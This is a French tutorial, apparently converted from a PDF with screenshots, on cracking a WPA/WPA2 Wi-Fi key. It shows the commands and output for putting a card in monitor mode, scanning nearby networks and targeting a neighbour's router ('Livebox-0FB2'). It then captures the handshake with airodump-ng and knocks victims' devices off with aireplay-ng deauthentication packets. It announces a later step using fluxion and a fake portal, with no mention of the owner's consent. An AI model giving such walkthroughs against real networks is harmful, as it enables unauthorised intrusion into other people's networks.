

Cracker un Wifi :

Bonjours , je vais ici t'expliquer comment craquer une clé Wpa ou Wpa2 grace à linux :

Le tutoriel est divisé en 2 partie :

- La récupération du Mot de passe crypté (le Handshake)
- le craquage de celui ci grace a un faux certificat

Vous aurez donc besoin de :

- Linux (Kali , Parrot Os ...)
- Airodump-ng (préinstallé sur ces deux os ci dessus)
- fluxion5 (disponible ici : <https://github.com/FluxionNetwork/fluxion>)

Les explications en **noir**

Les commentaires seront en **vert**


Les message important en **rouge**

Préparation

- Il est nécessaire d'avoir une carte wifi comportant le mode monitor

Sur amazon on en trouve pour 30\$: [Alpha network](#)

1) vérifier son mode : rien de plus simple qu'in « iwconfig »



```
[arthur@parrot]-[~]  
$iwconfig  
eth0      no wireless extensions.  
  
lo        no wireless extensions.  
  
wlan0     IEEE 802.11  ESSID:"Livebox-D9A6"  
          Mode:Managed  Frequency:2.412 GHz  Access Point: 4C:1B:86:XX  
          Bit Rate=72.2 Mb/s   Tx-Power=20 dBm  
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off  
          Power Management:on  
          Link Quality=48/70  Signal level=-62 dBm  
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0  
          Tx excessive retries:0  Invalid misc:12  Missed beacon:0  
  
[arthur@parrot]-[~]  
$
```

On remarque que je suis connecté a ma livebox en sans fil (wlan0) et que le mode est « managed »

Pour passer en mode monitor on utilise « airmon-ng »

```
Parrot Terminal
Fichier  Editor  Affichage  Rechercher  Terminal  Aide

[arthur@parrot]~$ sudo airmon-ng start wlan0
[sudo] Mot de passe de arthur :

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  556 NetworkManager
  557 wpa_supplicant
  809 dhclient

PHY      Interface      Driver      Chipset
phy0     wlan0               rtl8192se   Realtek Semiconductor Co., Ltd. RTL8191SEvB (rev 10)


(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

[arthur@parrot]~$
```

En souligné , on voit que le mode est passé de wlan0 a wlan0mon , il est en mode monitor ;
On pourrait faire un iwconfig pour le vérifier

Récupération de Handshake (méthode 1 : airodump)

On commence par écouter les wifi aux environs : (On fait Ctrl+C pour stopper le scan)



```
Parrot Terminal
Fichier Editer Affichage Rechercher Terminal Aide
[arthur@parrot]-[~]
$ sudo airodump-ng wlan0mon
```

« sudo » → commande en admin

« Wlan0mon » → mode monitor utilisé

On obtient :

Liste des wifis

Machines sur
les wifis

```
Parrot Terminal
Fichier Editor Affichage Rechercher Terminal Aide

Hacking
CH 14 ][ Elapsed: 0 s ][ 2019-06-11 17:31
infochateletwifi.txt

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
airmon-ng.png
3C:98:72:8[redacted] -80      3        0  0  7  195 WPA2 CCMP  PSK  Livebox-0FB2
00:03:52:[redacted] -85      1        0  0  8  54e. OPN             WiFi Patients - Visiteurs
00:03:52:[redacted] -84      1        0  0  8  54e. WPA2 CCMP  PSK  [redacted]
00:03:52:[redacted] -86      1        0  0  8  54  . WPA2 CCMP  PSK  [redacted]
3C:98:72:[redacted] -80      5        0  0  7  195 OPN             orange
4C:1B:86:[redacted] -62     16        5  0  1  130 WPA2 CCMP  PSK  Livebox-D9A6
3C:98:72:[redacted] -75     14        0  0  11 195 WPA2 CCMP  PSK  Livebox-D9A6

BSSID          STATION        PWR  Rate    Lost  Frames  Probe
4C:1B:86:[redacted] C0:3F:0E:[redacted] -1    0e- 0    0        3
3C:98:72:[redacted] C4:34:6B:[redacted] -1    1e- 0    0        1

[arthur@parrot]~$
```

Je cache la fin des bssid pour ne pas me faire localiser

On va donc tester le mot de passe de « livebox -OBF2 » :

Nous avons besoins :

- du bssid
- De la chaine (CH)

On écoute donc le wifi que l'on cherche à hacker : On attend qu'une machine se connecte pour intercepter le mot de passe crypté

```
Parrot Terminal
Fichier  Edit  Affichage  Rechercher  Terminal  Aide

Hacking
CH 14 ][ Elapsed: 0 s ][ 2019-06-11 17:36
infochateletwifi.txt

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
airmon-ng.png
00:03:52: [redacted] -84      1      0      0   8   54 . WPA2 CCMP  PSK  SAM-Praticien
00:03:52: [redacted] -84      2      0      0   8   54e. WPA2 CCMP  PSK  [redacted]
3C:98:72: [redacted] -76      4      0      0   7   195 WPA2 CCMP  PSK  Livebox-0FB2
4C:1B:86: [redacted] -62      4      0      0   1   130 WPA2 CCMP  PSK  Livebox-D9A6
3C:98:72: [redacted] -76      5      0      0   7   195 WPA2 CCMP  PSK  Livebox-C98A_wifi_invite
3C:98:72: [redacted] -75      5      0      0   7   195 OPN             orange

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
iwconfig.png

[arthur@parrot]-[~]
$ sudo airodump-ng --bssid 3C:98:72:[redacted] -c 7 -w handshakeLivebox-0FB2 wlan0mon
```

Meme outils


On renseigne le Bssid

Le channel d'écoute

Le nom du fichier
De sortie

Le mode d'écoute

On obtient quelque chose de similaire a ca :




The screenshot shows a Parrot Terminal window with a menu bar (Fichier, Editer, Affichage, Rechercher, Terminal, Onglets, Aide) and a tab labeled 'Parrot Terminal'. The terminal output displays network scan results for channel 7, including BSSID, PWR, RXQ, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, AUTH, and ESSID. The results are as follows:

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
3C:98:72:8A:5E:34	-83	0	1796	139	0	7	195	WPA2	CCMP	PSK	Livebox-0FB2


BSSID	STATION	PWR	Rate	Lost	Frames	Probe
3C:98:72:8A:5E:34	44:07:0B:12:34:56	-1	1e-0	0	7	

The Parrot Home logo is visible in the bottom left corner.

Au lieu d'attendre qu'un appareil se connecte, on va forcer la déconnexion de leurs appareils
Et attendre la reconnexion automatique de ceux-ci !
On ouvre un nouveau onglet sans fermer le précédent :



On utilise aireplay-ng :




Bssid de la victime
(on la retrouve sur le scan précédent)

Le mode

On envoie 2 paquet de désauthentification

Bssid du routeur de la victime
(on la retrouve sur le scan précédent)

Après la reconnection d'un des appareils victimes on obtient le handshakes en haut a droit (zone soulignée en vert)



